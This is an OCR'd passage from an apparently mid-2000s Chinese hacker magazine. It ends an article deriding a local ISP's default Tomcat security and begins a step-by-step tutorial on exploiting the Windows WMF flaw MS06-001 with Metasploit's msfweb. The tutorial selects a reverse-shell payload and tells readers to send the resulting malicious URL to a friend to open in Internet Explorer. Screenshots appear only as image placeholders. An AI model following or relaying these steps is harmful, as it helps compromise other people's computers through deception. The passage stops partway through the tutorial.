


图10





图11

我真的没有想到，我们当地互联星空的安全状况居然是如此得令人担忧！他们怎么会保持TOMCAT的默认设置呢？他们怎么不给后台登录页面加上密码和IP限制呢？他们怎么会不更改其后台的地址呢？互连星空，愿你一路走好！



打破 Windows 的美梦
——轻松玩转 wmf 远程执行漏洞（MS06－001）

孟方明 & 刘会

一、漏洞简述

12 月底，网上惊爆了 Windows 系统的一个非常严重的安全漏洞－－Microsoft Windows 图形渲染引擎 WMF 格式代码执行漏洞，限于该漏洞的严重，本该于本月 10 日公布安全公告的微软，也提前在 1 月 5 日发布了该漏洞的修复补丁。不过，虽然只是短短的几天而已，但网上利用该漏洞的病毒及木马等，就已经开始横行互联网了。该漏洞存在于图形渲染引擎中，触发后可以远程执行任意代码。令人吃惊的是，这个漏洞不但影响 Windows2000/xp/2003，居然连 Windows98/ME 之类的爷爷辈的系统也影响，这可是以前公布的安全漏洞所没有的，也难怪微软对于这个漏洞会这么重视。关于该漏洞的详细资料，详见 http://www.microsoft.com/china/technet/Security/bulletin/ms06-001.mspx。

小编友情提示： Windows3.* 及稍后的 Windows95，我们可以认为是**辈的系统，再晚点儿的 Windows98/ME 我们可以认为是爷爷辈的系统，至于 Windows2000/xp/2003 当然就是属于 dad 级的系统，而盖茨快要出生的小宝贝——Vista 系统，自然就是新生儿了！什么，难产？！大家不要这么心急，不是已经生出了好几个测试版了吗！

二、framework 重举出击

framework 是国际上大名鼎鼎的溢出工具集，早在 2004 年第 11 期的黑客 X 档案上，我们就已经详细介绍了它的使用，在 05 年第 2 期的杂志上也曾经提及了该工具。Windows 图形渲染引擎 WMF 格式代码执行漏洞的溢出程序最早就是由 framework 公布的，到目前为止，该漏洞的溢出程序一共发布了两个版本，我们只需要在 framework 的程序组中选择 msfupdate，就可以在线更新到最新版本。

首先在 framework 的程序组中打开 msfweb 应用程序，然后在 IE 地址栏里输入如下地址：http://127.0.0.1:55555，如图 1 所示。




图 1

下拉滚动条找到“Windows XP/2003/Vista Metafile Escape() SetAbortProc Code Execution”这一行，单击进入漏洞利用程序的组装阶段，如图 2。

点击最下行的“0 –Automatic–Windows XP/Windows 2003 / Windows Vista (default)”，进入 payload 的选择界面。payload 是什么东西？其实你完全可以把它理解为 shellcode，但从某种意义上来说两者并不完全相同。因为 payload 有时是 NOPS 滑块以及 shellcode 等等的总称。

我们选择“win32_reverse”使用反向连接的 shellcode，按照图 3 所示的填好各个选项。然后点击 exploit 按钮，出现图 4 的提示后我们的 exploit 就开始工作了。




图 2




图 3




图 4

测试方法是把其中的地址 http://192.168.1.111:8080/ 发给你的好友，让他使用 IE 打开就可以了，如图 5。

